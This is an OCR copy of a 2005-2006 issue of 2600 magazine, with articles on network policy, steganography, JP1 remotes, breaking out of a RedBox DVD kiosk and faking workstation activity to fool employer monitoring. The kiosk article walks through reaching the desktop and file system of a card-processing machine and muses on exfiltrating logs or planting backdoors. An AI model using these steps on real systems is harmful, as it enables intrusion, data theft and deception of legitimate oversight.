Volume Twenty-Two, Number Four
Winter 2005-2006, $5.50 US, $8.15 CAN

2600

The Hacker Quarterly

0 74470 83158 7 54

North Korean Payphones!

In the lobby of the Yanggakdo Hotel, Pyongyang. This one only takes IC cards and makes local calls on the phone system that isn't connected to the outside world. (North Korea has two phone systems - one is international-capable and the other can only place and receive domestic calls.)

On the third floor of the Koryo Hotel, Pyongyang. This one has international capability. To use it, you make an appointment for an international phone call (there are only three international circuits so all usage must be scheduled) and place your call then. You pay when you're finished.

Photos by TProphet

Jordan

This phone doesn't take coins or cards and can only call toll-free numbers.

Photo by Eric

Katrina

It's true that Katrina isn't a country and that this phone isn't foreign. But it's definitely a payphone in a strange environment and a pretty sturdy one at that. We assume the receiver is around somewhere.

Photo by Cameron Bunce

For more exciting foreign payphone photos, take a look at the inside back cover!

The Path to Knowledge

Preserving the Magic

As Arthur C. Clarke once said, "Any sufficiently advanced technology is indistinguishable from magic." Anyone who's been on this planet for more than a decade would probably agree to some extent. So are we in fact living in a time of magic? Let's look at where we've come.

We can now stay in touch with everyone we know no matter where we are. And by stay in touch, we're talking about nearly everything imaginable. It was enough of a revolution when you were able to start using a phone that wasn't connected to a wire. But now you can also be connected to the Internet. Not just for rudimentary text content but full graphics as well. The speed continues to increase and soon will be indistinguishable from a home or office connection. Many of us walk around now fully able to instantly respond to any email sent to us regardless of where we happen to be standing.

And of course, the phones themselves come with more and more extra features. It's become almost impossible to find a mobile phone that is *only* a phone. Odds are you will have a camera, mp3 player, organizer, and/or the equivalent of a small laptop attached to the thing you want to use to make phone calls. Naturally you will be able to transmit and receive the pictures you and other "phone users" take and those pictures will only get better looking as technology marches on. We've already entered the world of movies so in effect you may also have the equivalent of a small camcorder traveling around with you.

Oddly enough, the voice quality of a telephone call on one of these things is dramatically lower than something that's been around for many decades: a landline. The technology certainly could be developed to make every phone call sound as good as the mp3s you listen to on your phone. But for now, voice quality appears to have been the one thing left behind.

It goes without saying that computers have advanced at an incredibly rapid pace. In the early days of our publication, a 4.77 MHz processor with a ten megabyte hard drive was cutting edge. Today, we don't bat an eye at a 2.2 GHz processor and 400 gigabytes on a single drive.

In fact, when we started publishing, having a computer of your own was an unfulfilled dream in many cases. This dream is what led so many of us to the world of hacking. By exploring the phone system and packet switching networks like Telenet and Tymnet, people were able to stumble upon computers run by companies, schools, governments, or other institutions. It was that period of discovery that inspired so many and was indeed itself a magical era in the hacker world.

In many ways we've gotten exactly what we wanted. Early hackers were very keen on communications and loathe to pay the evil Ma Bell for the privilege. Phone calls of the past cost an astronomical amount compared to the rates of today. Connecting overseas was almost unheard of because it would cost multiple dollars a minute. And now it's less than a dime a minute if that much. With VoIP it can cost next to nothing. It would appear that the cheap and global connectivity we once fantasized about has become reality.

These kinds of advances are mirrored all throughout our society. Nearly every task - from typesetting a publication to making music to running a business - has been revolutionized by the magic our technology has achieved. And yet we seem to spend more time working at these tasks than ever before since the priority now is keeping up with everyone

else who's doing the same thing. Nothing can deflate the sense of magic quicker than conformity.

And this is the problem that we have seen emerge. We take it all for granted and lose sight of the fact that these are true wonders of technology. And by losing that we also lose much of the inspiration that can lead us to much better advancements and new ways of doing things. Email isn't so much fun when you can't ever get away from it. And when using the telephone is something we do almost as much as we breathe, it somehow ceases to be exciting.

How many of us can say we remember what it used to sound like when making a long distance call? Even the term "long distance" used to have a different meaning and could apply to a destination less than 100 miles away. You could easily tell if you were speaking to someone down the road, in a different state, or on the other side of the country. And calls to foreign countries always had this air of mystique about them with the hiss of the trunk line, a slight echo, and the ever present in-band signaling tones. Telephone calls themselves used to be events. Phones rang with a commanding bell. You never knew who was on the other end until you picked it up. Even answering machines were rarities. A ringing phone simply could not be ignored. And because of the cost involved, there was usually a compelling reason for calling someone. Everything from the network to the ring to the sound of what was coming over the lines was inspirational and exciting for people who were curious.

Today it's barely recognizable. Everyone is constantly yammering away on a handheld device of some sort. Rings can be any audio sound you want. People actually pay for ringtones and not for calls. You can't tell from the sound quality if you're speaking to Cleveland or Beijing. We always know who's calling and there are so many ways of leaving messages. Phone calls have turned into non-events.

The Internet has had the same effect on computer communications. While few would want to go back to the days of logging onto single line bulletin board systems where you would wait hours for the busy signal to turn into a ring, it somehow was more of a big deal when you found that there was a message waiting for you on one of those systems. How many of us feel that way about the email we get today? Sure, it's more accessible. And much cheaper. But it's also very routine and mundane. The magic has been sucked right out.

Of course it would be ridiculous to resist advancement because of these nostalgic feelings. But we will be losing a great deal if we become so caught up that we fail to marvel at what we're actually doing when we communicate through technology. And not appreciating what it is that your computer is doing when you perform a routine task isn't much different than not *understanding* what's going on and becoming a mere user who will never stray from the norm or question the rules.

So how do we regain this sense of magic? It's simple. As long as we believe what we're doing is exciting and can be shaped into something that nobody else has accomplished, our passion will be as strong as it ever was. This almost invariably means taking risks and doing things in ways that are very different from what we're told. That's what hacking has always been about and that's what continues to inspire people to become a part of this world. It's the power of the individual to accomplish something despite everything they're told about how the only way to succeed is to be like everyone else. This obviously is a basic tenet of individuality, which can be applied to any aspect of life.

For all of the positive advancements we have witnessed, there is always a dark side. Our society has become obsessed with surveillance and individuals have an increasingly shrinking amount of privacy to protect. While we may have made our lives easier with satellite technology and the latest microscopic computer chip, you can bet that others have used this knowledge to create more efficient ways of killing and oppressing. And never before has the gulf between those who have a world of technology at their fingertips and those who have nothing been so vast. Not every advancement in technology is by default a good thing.

Our understanding and our passion have gotten us this far. We would be foolish to think that this is where it stops. As the people who design systems, find security holes, and constantly question all that we're told, we have a special responsibility to keep the whole thing magical, fun, and beneficial. We should never lose our link with the past. And we cannot let our link to the future be taken from us by those who don't know how to dream.

"Value your freedom, or you will lose it, teaches history. 'Don't bother us with politics,' respond those who don't want to learn." - Richard Stallman

STAFF

Editor-In-Chief
Emmanuel Goldstein

Layout and Design
ShapeShifter

Cover
Dabu Ch'wald, Saldb

Office Manager
Tampruf

Writers: **Bernie S., Billsf, Bland Inquisitor, Eric Corley, Dragorn, John Drake, Paul Estev, Mr. French, Javaman, Joe630, Kingpin, Lucky225, Kevin Mitnick, The Prophet, Redbird, David Ruderman, Screamer Chaotix, Sephail, Seraf, Silent Switchman, StankDawg, Mr. Upsetter**

Webmasters: **Juintz, Kerry**

Network Operations: **css**

Quality Degradation: **mlc**

Broadcast Coordinators: **Juintz, lee, Kobold, bsd**

IRC Admins: **shardy, r0d3nt, carton, beave, sj, koz**

Inspirational Music: **Bruno Nicolai, Alain Goraguer, Neotek, Los Aterciopelados, Autechre**

Shout Outs: **Hubert Cumberdale, Norm Prusslin**

Congrats: **Aaron McGruder**

Welcome: **Lillias Faye**

RIP: **Ninjalicious**

2600*(ISSN 0749-3851) is published quarterly by 2600 Enterprises Inc.*
2 Flowerfield, St. James, NY 11780.
Periodicals postage paid at St. James, NY and additional offices.

POSTMASTER:
Send address changes to
2600, P.O. Box 752 Middle Island, NY 11953-0752.

YEARLY SUBSCRIPTION:
U.S. and Canada - $20 individual, $50 corporate (U.S. funds).
Overseas - $30 individual, $65 corporate.

Back issues available for 1984-2004 at $20 per year, $26 per year overseas.
Individual issues available from 1988 on at $5.00 each, $6.50 each overseas.

ADDRESS ALL SUBSCRIPTION CORRESPONDENCE TO:
2600 Subscription Dept., P.O. Box 752 Middle Island, NY 11953-0752 (subs@2600.com).

FOR LETTERS AND ARTICLE SUBMISSIONS, WRITE TO:
2600 Editorial Dept., P.O. Box 99 Middle Island, NY 11953-0099
(letters@2600.com, articles@2600.com).
2600 **Office Line: 631-751-2600**
2600 **FAX Line: 631- 474-2677**

Network Administrators:

Why We Make Harsh Rules

by The Piano Guy

I've been thinking about writing another article for *2600* for quite some time. I didn't, however, because from at least some of your readers' perspectives, I'm on the "other side of the line." I am the guy in "management" who deals with folks that break the "network rules."

I finally got inspired to write this article based on a letter from Luke in 22:3. Luke, like many letter writers, was the "kid in school" who did "just a little hacking" that got paraded down to the principal's office and suspended. What irked me enough that I decided to write this article is the immature SOB of a systems administrator who teased him. That bothered me a lot, since being that immature can't do anything but leave a bad taste with Luke. Lesser men would get revenge. I'm seeking peace though understanding.

I felt I needed to explain to those of you who don't get it how come network rules exist, and make it clear that we (i.e., management) aren't all out to get you. Instead, we are more concerned about covering ourselves and making sure that all network users can get what they need from the network, when they need it.

I work for a nonprofit that is a daughter agency to a larger nonprofit. One of the sister agencies has a brilliant man who provides our network connectivity and security. He also does this for several other of the daughter agencies. He sets the rules and I enforce them. We're all on the same big network.

For people who absolutely have to do stuff that isn't within these rather strict rules, we have some computers in a library that are hooked up through a different network where security isn't nearly as tight. Then again, they are a few computers and they aren't all part of a domain. The general public has access to these computers, so my users can do what they want, on break, in our library.

To sum up, we have a lot of policies that restrict the use of the network to a great degree. However, if anyone needs to do something for business-related purposes, we find a way for them to do what they need. Either we change a rule, or we give them particular permission "forever" or for a distinct window of time. If you're on the "business side" of the network there are strict rules. These rules are as follows:

1. Use the network for business purposes only.
2. No one hooks up other devices to the network without permission (i.e., laptops, PDAs, thumb drives, wireless peripherals, etc.).
3. No one installs their own software or does installs besides me.
4. No one connects to personal email, either through a software client (i.e., Outlook Express) or through a web interface.
5. No one uses chat software.
6. No one uses file sharing software (i.e., Kazaa).
7. No use of Internet radio or downloading of music or video files, unless related strictly for work purposes.
8. No copyright infringement.
9. No attempting to circumvent the current security systems or hacking.
10. We make it clear that we offer no expectation of privacy on our network.
11. All executable and zip files are blocked at the firewall.

Some of that may seem reasonable to some of you, and some of that may seem way over the top. There is a reason for each rule, however. Explaining the reason may make it bother you less when you encounter one or more of the rules in your daily lives as employees or students.

First, we are understaffed. It is all I can do to do my day job without having to chase down viruses too. That, and any virus that hits one of my machines could easily hit all of the machines in the network. As an example, Sircam was certainly very good at jumping from machine to machine. One user making a bad move can infect literally hundreds of computers, requiring hundreds of staff hours to clean up the mess. It could literally cost six figures worth of labor and lost revenue to recover from one user's mistake. So we set policies and hardware in place that make sure that that one user isn't likely to make a mistake.

As an aside, when I use "virus" in this article, feel free to plug in Trojan, ad-ware, spyware scumware, or worm, or what have you.

Second, we are under budgeted. We are nonprofit in every sense of the word. It would be great if we had the money to buy more bandwidth, more staff, and better protection, but we just don't.

Third, while most of the users are bright

people, some of them have trouble finding the on/off switch. I have to support them regardless, so the rules exist to cover us for the lowest common denominator.

For these reasons, we insist that the network be used for business purposes only. Users going to business-only related websites reduces significantly the chances of them coming across a virus, and it does reduce our bandwidth usage. If someone is doing something personal and not causing a problem, we probably aren't going to even notice. If they are causing a problem, we need to be able to tell them to stop, and have policy on our side.

By restricting connections of PDAs, laptops, and thumb drives to our network, we prevent yet another vector of viruses onto the network. Yes, there are people who do use thumb drives and PDAs and laptops. The PDAs we approve are not Internet-capable. Laptops have current anti-virus software (and I check this to make sure they keep their subscriptions and definitions current). Thumb drives are brought to me to be scanned for viruses before being connected to the broader network. Or, maybe they are not. If a thumb drive is not brought to me, is connected, and the network is infected, then at least we have grounds to terminate the employee.

The restriction against bringing in one's own software for install is threefold. First, someone downloading software doesn't know that it is virus-free. Second, if someone wants to bring in a program from home that they want to use in both places, that is a violation of copyright law, which puts our agency at risk for fines. Third, if it's on one of my machines, then I have to support it. That may be a hassle (because the program might be horrible), and it may interfere with other software on the computer. I just don't have time to chase down these kinds of problems. It is better if a user needs something that we find an agency-wide solution for the problem, even if it is only one person that needs to do it. Sometimes many people have to do the same thing. I can better support it if they all use the same method and tool. This helps keep standards too, so everyone is doing something in an efficient way that doesn't mangle the network.

Not bringing in email from outside or using chat software is simply the prevention of a virus vector. Reduced use of bandwidth is an added benefit, but it pales in comparison to not getting a virus on the network.

Not using Kazaa and its ilk covers us for bandwidth, virus prevention, and copyright infringement.

Not downloading media files saves us from copyright infringement. Our marketing department does bring media files onto campus, and we do use them. They are intimately aware of the copyright laws, and call legal when they are not sure. It is their job to not get us into trouble by infringement, however, and they do their job very well.

Not using Internet radio is strictly a bandwidth issue. I will listen to our public radio station via the web, but only on a weekend when we're closed and none of the other agencies are open. At that time of the week, no one cares. If, however, I were dumb enough to do this during the week, I'd hear from my users how slow everything is running, and could I do something about it. This is one of those "if you're not causing a problem, no one cares" policies.

Not hacking is expected for a few reasons. First, hacking can break things. This increases my workload and, as I said, I already am overworked. Second, the hacker isn't doing the work they are paid to do if they are hacking. Third, if someone is hacking, it is usually to do something they know we wouldn't approve of. Remember that any work-related task is allowed, and rule exceptions do occur if simply asked. Lastly, hacking makes security holes. If I don't find this hole, and someone falls into it unwittingly, then we could get a virus.

As an example, a hacker who no longer works for us did hack, and left a security hole in a user's computer (they shared the same workstation). That other user was in with their child on the weekend working. When that other user went to the bathroom, their child decided to check their email. The virus downloading part didn't occur this time, but it sure could have. Logs showed the access, which is the only way we even knew we had a problem. It's kind of like the hacker removed a manhole cover and a blind man fell down the hole. Had the hacker not removed the cover, there would not have been the injury potential in the first place. The excuse of "I'll put everything back" doesn't cut it because no one is infallible. One miss and the "manhole cover" has been removed.

We offer no guarantee of privacy on the network. This is to cover ourselves legally if we have to investigate someone's use of our system. It also covers us if we're hacked. As an example, I have a user who used to insist on doing her banking online at work on her breaks. She doesn't own a computer at home. I've explained to her that this ties up a lot of security resources (encryption will do that), but she didn't stop. I then explained that if we're ever hacked, that her bank account information is stored on the computer, and that we can't be responsible if her account gets drained. That stopped her.

Lastly, we block all executable files and zip files at the firewall. In our line of work, no one should be sending executable files to us. As for zip files, it is not possible for us to scan a password-protected zip file for viruses. We blocked all zip files, and did not install programs to handle zip

files on most of the clients (we're running W2K, not XP). If someone needs to get something via zip, we ask the person sending it to rename the extension. Then it comes through. Someone sending a virus isn't going to do that. My users who have a need to receive zip files ask for them to be renamed, get them, rename them back, and scan them before opening. These are my "bright bulb" users. As a result, I've never had a problem with a zip file virus.

In essence, we have these rules to protect us from network damage, and to make sure that everyone can do what they need to do when they need to do it. The rules are not to punish hackers. They are to make sure that hackers don't accidentally punish other users.

WRITERS WANTED

2600 has always been a digest of information from the hacker world. That means people who may be almost exactly like you. Or it could actually BE you. Yes, you. If you have interest and knowledge in a particular field related to technology, communication, privacy, or security and you also possess some degree of literacy, you have most of what you need to get an article published in 2600. In fact the only other thing you need is the article itself. But don't let that intimidate you. Just remember to keep it interesting and hacker related. Don't be afraid to go into a lot of detail. Too long is better than too short since we can always edit it down if necessary.

Send your article to articles@2600.com (ASCII text preferred, graphics can be attached) or mail it to us at 2600 Editorial Dept., PO Box 99, Middle Island, NY 11953-0099 USA. If you go the snail mail route, please try to include a CD copy so we don't have to retype the whole thing if we decide to use it.

Articles must not have already appeared in another publication or on the Internet. Once published in 2600, you may do whatever you please with your article.

Practical Web Page Steganography

RGB, ISO 8859-1, and 1337sP33K

by Glutton

Steganography is Greek for hidden writing. The concept has actually been around for ages, with the idea that adding a "security by obscurity" layer to an encoded message would make it even harder to crack. There are legends of Greeks covering hidden messages in wax or writing it in invisible ink. In our day we tend to think in technological terms. There was a rumor that the 9/11 hijackers used digital steganography to communicate but this was discovered to be totally untrue. Stego even made it into a Hollywood movie, with Morgan Freeman using it in *Along Came a Spider.*

The idea as it is traditionally presented is this: A 24 bit Jpeg has eight bits for each color. If you swap out one bit for each pixel, you can use that bit to hide data with a negligible loss of color.

All very interesting, but not practical because of the need of specialized software. Plus oftentimes web-based images go through some sort of resampling, resizing, or compression. For example, if you upload an image to Ebay, you don't see the original photo in your listing. You see a copy of it. Whether this affects the functionality of the stego or not is unknown but nevertheless it adds to the worry. Then there is the fact that the authorities have exhaustively researched steganog-

raphy because of the supposed 9/11 connection. They probably have image-snarfing bots snooping the net, searching for those telltale dropped bits.

RGB Stego

There is an easier way. Computers display color using Red, Green, and Blue, with each of the three colors represented as a value between 0 and 255. As it happens, this is also the range for the standard ISO 8859-1 character set that is embedded in all TrueType and Type 1 fonts. For example, 36 is the code for $. Say I have a single pixel of color, with the value of R=99, G=97, and B=116. Well, with that one pixel I spelled "cat"! With three bytes per pixel, you can fit an incredible 15,552 characters into a typical one inch square graphic!

Before you get all excited, here are some difficulties. First, unlike the dropped-bit stego, that one by one image won't look like anything except mush. Second, without specialized software, it would take forever to encode a 15,000 letter note in Photoshop! It would also be a drag to decode; you'd have to open the graphic in Photoshop and check the RGB values for every pixel. And finally, once the bad guys figure out what you're doing, they can decode your message as easily as your intended audience can.

Before I get into possible solutions, here are a couple of other ideas for concealing messages on the web:

Metadata. This is merely text appended to a file, visible or not depending on the processes used. The technology was developed in association with a couple of newspaper groups in order to embed copyright data, cutlines, credits, and so on. Digital cameras add a record of their model number and sometimes f-stop and ISO settings to metadata. In Windows, you can edit this information for files saved in Photoshop, Tiff, Jpeg, EPS, and PDF formats. In Mac OS, you can add file information to files in any format. The text is embedded in the file using a format called eXtensible Metadata Platform (XMP). Now how does this help us? Well, there is room for comments among the fields, so short messages could be attached to Jpegs and placed on a web page. For this to work you'd need to have a prearranged plan for which image to nab. Maybe you have an album of innocuous vacation photos but one special one in which you have embedded the message. Since anyone can look at metadata if they know how, you could even encrypt the data for added security. Now, why not just email if you plan on using PGP? Well, if the bad guys intercept an email containing an encrypted message, they'll know you're up to no good. Sneaky is good.

HTML Stego. Even easier than RGB steganography, HTML's color palette can be used to create ranges of 0 to 255. In the good old days, there were a finite number of colors that *everyone* could view on the web. So colors were and are represented by six hexadecimal digits - FFFFFF is white, for example. The first two digits are Red, the second two are Green, and the final two digits represent Blue. Sixteen times sixteen equals 256, and there you have your character ranges. All you have to do is create apparently decorative blocks of color using the <Table> feature, but these are actually your hidden message. Or you could color snippets of text with your code colors, requiring readers to View Source to see their values. The advantage of HTML steganography is that you don't need anything but your wits and a text editor to encode or decode!

Solutions To Problems

Mush: Your coded RGB message looks out of place on your web page. Shrink it down to one pixel by one pixel and it will be an innocuous dot in one obscure corner of your page. Or float a butt ugly logo over it using CSS layers. Or make the coded portion of your message a strip a pixel wide at the bottom of your decoy image.

Time Consuming: I mentioned the 15,552 characters to illustrate, but your message need not be *War and Peace.* A simple message of 120 characters would need only 40 pixels. If you were really ambitious, you could write a program that analyzes the color values of graphics and returns as outputted text a string of 0-255 numbers.

Insecure: Simply scramble the ISO 8859-1 character set and voila! You have a substitution cypher. One of the weaknesses of a substitution cypher is its susceptibility to being cracked by guessing the letters based on their frequency. However, those cyphers are based on a 26-letter hash. We have 256 characters! So how can we use this to our advantage? Well, how about our native language of 1337sP33K? Don't groan, there are numerous glyphs in the ISO 8859-1 character set that *resemble* other letters. Take the most easily guessed letter, E. We can substitute 3, É, é, Ë, ', Ê, ê, and so on. All perfectly readable once decoded, but to the codebreaker trying to crack a substitution cypher, it's a huge stumbling block. Or of course you could encrypt the message with PGP and make it all but unbreakable.


Conclusion

Sometimes the most difficult code to break is the one you can't see. While not perfect solutions, the ideas presented here can help keep your communications private in a world in which *someone*, it seems, is always watching and listening.

Hacking a JP1 Rem

by J.M.

Have you ever seen a connector like this labeled "JP1" on the back of a remote control and wondered what it was for?



The JP1 connector is what the remote manufacturer uses to program it at the factory. But using a special cable you can connect it to your computer and reprogram the remote. You can backup your settings, add new device codes to the remote, or even create your own devices if your remote has a learning feature. And actually, some of the device upgrades you can use for these remotes can have unexpected features. A device upgrade I found that worked with my stereo had a functioning sleep timer button, something my stereo's original remote didn't even have!

First, you need a remote with a JP1 connector, or at least a remote that has holes in the circuit board where you can solder a JP1 connector. Next, you need to build or buy a JP1 cable. I would suggest you just buy one already made. They cost about the same as the parts and are a lot less of a hassle. You can get a parallel port version of a JP1 cable online for around $15. I bought mine from BlueDo.com.

Setting Up The Software

Once you get the remote control and a JP1 cable, you need to download some software. First, download "IR515.ZIP" and "RDFs_for_IR_and_➥RM_Version_x.zip" from http://www.hifi-re➥mote.com/files/tools/.

Now create a folder and extract IR515.zip to it. Then create a subfolder called "RDF" and extract the contents of the RDFs zip file to that folder. The first time you run IR, go under the File menu and select "Set RDF Path", and select the RDF folder you just created and extracted the files to.

With IR.exe you can download and modify the settings from your remote, as well as create backups of your remote's settings so if anything happens to the remote and it loses its memory, you can easily reprogram it with all of your customizations. And depending on your remote's capabilities, you can modify things like key moves, macros, learned signals, device upgrades, and more.

To create upgrades for the remote, or to use upgrade files other people have created, you will need a Java program called RemoteMaster.

First, download and install the Java 2 Platform (J2SE) version 1.4.1 or later from http://➥java.sun.com/j2se/downloads/. Then download RemoteMaster from http://controlremote➥.sourceforge.net/.

To execute RemoteMaster, open the file "RemoteMaster.jar."

Finding and Using Device Upgrades

You can find device upgrades that other people have already created in the "Device Upgrades" section of the JP1 File Section forum (http://www.hifi-remote.com/forums/dload.php). One note: You have to register and be logged in to see anything in the list.

Once you find an upgrade you want to use with the remote, run RemoteMaster (open the file "RemoteMaster.jar") and open the upgrade file. With the upgrade file open, select the model of your remote control in the drop-down menu at the top of the window. Now click the Layout tab and make sure the remote buttons are oriented with the correct functions. To change what function is assigned to a button, right-click it and select the function you want.

Once you have everything in RemoteMaster set the way you want it, click the Output tab. This is the data that the IR program will use. Click the copy button and go back to IR. In the IR pro-

gram, under the Devices tab, click the Add button. In the window that appears, paste the data you copied from RemoteMaster in the top textbox. Then just say OK. Now all you have to do is assign the upgrade's setup code to one of your remote's device keys and upload the settings back to the remote.

How to Create Your Own Device Upgrades

If your remote has a learning feature, you can also use IR and RemoteMaster to create your own device upgrades if you can't find one that works with your device. Once your remote control has learned the keys you want to put in the device upgrade, download the remote's data with IR. Under the Learned Signals tab, click one of the buttons you want to use with the upgrade and note the button's Protocol and the Device Code. Then go back to RemoteMaster and change the Protocol and Device code to match what you got from the entry in IR. One last thing: Assign the upgrade a Setup Code.

Once you get the device set up, create and map the individual functions. Using the Learned Signals in IR, note either the EFC, OBC, or Hex Command for the function you want to create and enter it into the Functions list in RemoteMaster. When you enter one of those three numbers into a function in RemoteMaster, it will calculate the rest. Once you create all the functions you need, just map them to the buttons like you did before and copy the output to IR. Then just set up a device that uses the Setup Code you assigned to the upgrade and you're done. If you create a device upgrade you think someone else may have a use for, you can share it by uploading it to the "Device Upgrades" section of the JP1 File Section forum.

The REDBOX DVD Kiosk

by blakmac
blakmac@gmail.com
www.page33.tk

Many if not most of the audience have seen or used the DVD rental kiosks that have taken up residence at many McDonald's restaurants. The machine at our location, a RedBox model DVD-OT, provides an extremely easy and affordable way to rent new release movies, provided of course you have a valid form of plastic payment. In this article we will look at what could be considered a major security threat if applied properly, as well as address some theories which may or may not be founded in reality. If you are in need of a disclaimer, stop reading right now.

The Machine

The RedBox model DVD-OT is more or less an off-the-shelf computer running Windows XP Professional, some DVD dispensing hardware, and a touch-screen monitor in a big red metal box. The top section of the box houses the screen, DVDs, and all the mechanisms used to dispense the movies, whereas the lower section houses the PC, keyboard, etc. All of this can be considered boring to most of you. Oh, I almost forgot - this machine has a high-speed Internet connection. We will get to that shortly.

The Software

The RedBox software is launched automatically (I assume) on startup. As of this article, I have not found a way to exit the program. There is a "hidden" screen that asks for a username/password, however I've had no luck with that either. To access this screen, simply touch the "help" button and then tap on the RedBox logo at the bottom of the screen. I assume that there are some interesting features beyond this login prompt.

Some other programs that run on this machine include programs to hide the start bar and one that looked particularly interesting - test controls for the DVD dispensing mechanism. This program did not have any information in the title bar, so more research is needed. Odds are that this program has a shortcut in the start menu, like the start bar hiding program (and several others that I did not have time to note - more information when I get it).

The Flaw(s)

Although I have so far been unsuccessful at finding a way to completely exit the kiosk program, I did notice something while trying to assist a customer with the machine one night. From certain error screens (there are several, not all will do this) you can tap on the lower left hand

corner of the screen and get (shock) a start menu. The start menu contains many (if not all) of the features you would expect from a shiny new XP box, including games, miscellaneous software, and a wonderful feature for touch screen (ab)users called on-screen keyboard. This program has been part of the Windows Accessibility package for a long time, but since the keyboard is locked away in the bottom of the machine, this will help us on our journey. On the machines I have encountered, the screen is a bit insensitive so this is an annoyingly slow way to access things. But patience is a virtue, right? We'll start by launching the onscreen keyboard. After that, hit the bottom left corner again and then launch Internet Explorer. From here you can use the onscreen keyboard to access your favorite sites (2600.com, page33.tk, etc.). Now wasn't that stupidly easy? You could also, of course, browse the hard drive of the system either from IE or My Computer (that's right, it's wide open). There may be things of interest such as user guides, but for the sake of conspiracy (this is speculation, but you never know...) since this is a machine that processes credit card transactions, there could possibly be logs of these transactions stored locally on this PC and, as we have demonstrated, virtually nothing to prevent someone from emailing files from this machine (using gmail, hotmail, or the like) to him/herself or to someone else.

Which brings me to another point. Here we have a machine that has complete http access to the Internet. Something else I have noticed about the RedBox is that most of the software maintenance is done remotely via the Internet, courtesy of XP's remote administration feature (which as far as I can see is always enabled since there isn't usually a technician anywhere around when this maintenance is being performed. So here's a possible scenario: by obtaining the IP address of the machine, theoretically one could gain access via the remote admin tools. Another scenario is that one could download and install some kind of backdoor program, ftp, or http server on the RedBox itself, then gain access from a remote location. Either way the possibility of remote access exists.


Aside from this, one could manage to spawn a DOS shell using the techniques mentioned above (onscreen keyboard) and possibly gather information on other machines on this network. After all, they all must have a common server since you can return the DVDs to *any* kiosk and be credited for the return. (Browsing My Network Places was unsuccessful - I will be researching this further.)

Conclusion

Security through obscurity is not secure! I can't tell you how many articles I have read concerning touch-screen kiosks that have these same kinds of security flaws. Windows XP is capable of preventing these kind of problems (i.e., removing onscreen keyboard from the start menu, locking down My Computer, etc.) from happening. I hesitate to call these attacks because we are just working with the tools we are given. In fact, I'm not sure that finding these common flaws could even be considered "hacking," but I do know that thinking about obvious risks, creating theories, and testing ideas does allow someone to be considered a hacker.

Companies need to be more diligent in securing machines that process sensitive information before leaving them in a public place, allowing public access, and trusting everyone not to be curious about a big red shiny box.

Thanks to: Xmitman, nS_Sire. Greetings to: briggs, carlos, joe, nat, rebecca, juan, and the rest of the Dayton McDonald's night shift!



Punking the Watchers

by Mister Bojangles
cougar.slayer@gmail.com

I never had a real job before 9/11 so I was caught off guard by how paranoid people in corporate America have become about security. What has always irked me about this security is that you know its presence, but never are the details disclosed to you. Aside from the empty threat from HR that I am personally responsible for any outside software I install, they assume that the impotent security guards and worthless electronic badge system have put the fear of God into me. Hardly.

A while ago I received a text message reminding me that I am required to log out of my machine. They knew I had not logged out because my status in Windows Messenger was Away and not Offline. In fairness, my company is reasonably cool and has better things to do than babysit its employees. But I learned that they use

Windows Messenger as a way of snooping. It's relatively benign this time, but what about in the future? What else is being snooped that they aren't telling me?

In light of this occurrence I decided to develop something I could use to manipulate the people watching me, whoever they are. As usual, I'm not responsible for bad performance reviews, getting your ass fired, or any legal action as a result of this program. The code is VBnet, but could easily be ported to another language that supports COM objects and can build a Windows Forms app if you don't have Visual Studio or for some reason you can't install the .Net Framework (which includes free command line compilers for VB, C#, J#, and J-script).

First, let's look at the Windows Form (Fig. 1) associated with this app. Only one value is accepted, which is a number that becomes a number of minutes. The Go button starts everything. Notice the properties of this form (Fig. 2). The maximize box is not enabled. This prevents a clumsy user from accidentally filling the screen with this window just as the boss walks by. By setting ShowInTaskbar to False, this program very easily becomes invisible. Minimize the program using the appropriate window control and the app will still run but disappear (nearly) completely. Alternatively, the small window could easily be hidden by a larger one.

Now let's get into the code, starting from the top. System.Math is necessary for random numbers. The first Private statement is a declaration of the ExitWindowsEx function from the user32 library (a system library) which is what forces Windows to log off (more on this later). Next is the declaration of the Sleep subroutine from the kernel32 library, another system library. This is used to tell the program to wait for a specified number of milliseconds. The Sleep subroutine is useful because it avoids the Timer control available in form design, which is only good for about a minute anyway. Next is the instantiation of the Windows Messenger API. Before this will work, you must add a reference to Windows Messenger, which is easy in Visual Studio. Go to the Project menu then Add Reference. Next, click browse and navigate to msmsgs.exe (should be c:\Program Files\Messenger) and the necessary reference is now included in your project! This can be done for any dll, tlb, olb, ocx, or exe file, so if you need to customize this for your own app try adding it as a reference to a Visual Studio project and use the Object Browser to see what methods are available!

Next, the Enum which handles the four different types of exiting Windows. Logoff does just that, however other programs are allowed to interrupt the process. If you've ever seen the annoying "Program X is not responding... End Now or Cancel" box, this is a program interruption. Shutdown and Restart... what do you think they do? The one we'll be using is ForceLogoff. This logs the user out regardless of what other programs need done. So make sure you saved everything.




Fig. 1




Fig. 2

Clicking Go sets everything in motion. After the declarations, the first thing we need to do is get an instance of the Messenger API, which is done with the New statement. Cursor position is initialized and IsNumeric is used for error checking. If the value is numeric, it returns true. Next, the time at which to log off (goTime) is set after passing the error checking.

The loop is the guts of the code. Based on the seconds in the current time, the cursor moves around a range of 640x480, set as such for even the lowest resolution so an out of bounds will never occur. Note that a range can be specified from the .Next method of the random number variable. Then the program will sleep for two seconds. The cursor movement is just in case they track user activity. The sleep is less trivial because it varies processor activity. This is useful for giving the appearance of a batch job running, just in case they would check processor activity. Next, the status of Windows Messenger is manipulated based on the minute of the system time. This serves to give the appearance of normal modulation of status. True, this is formulaic, but there's much more that could be done here. Random numbers provide a wealth of possibilities

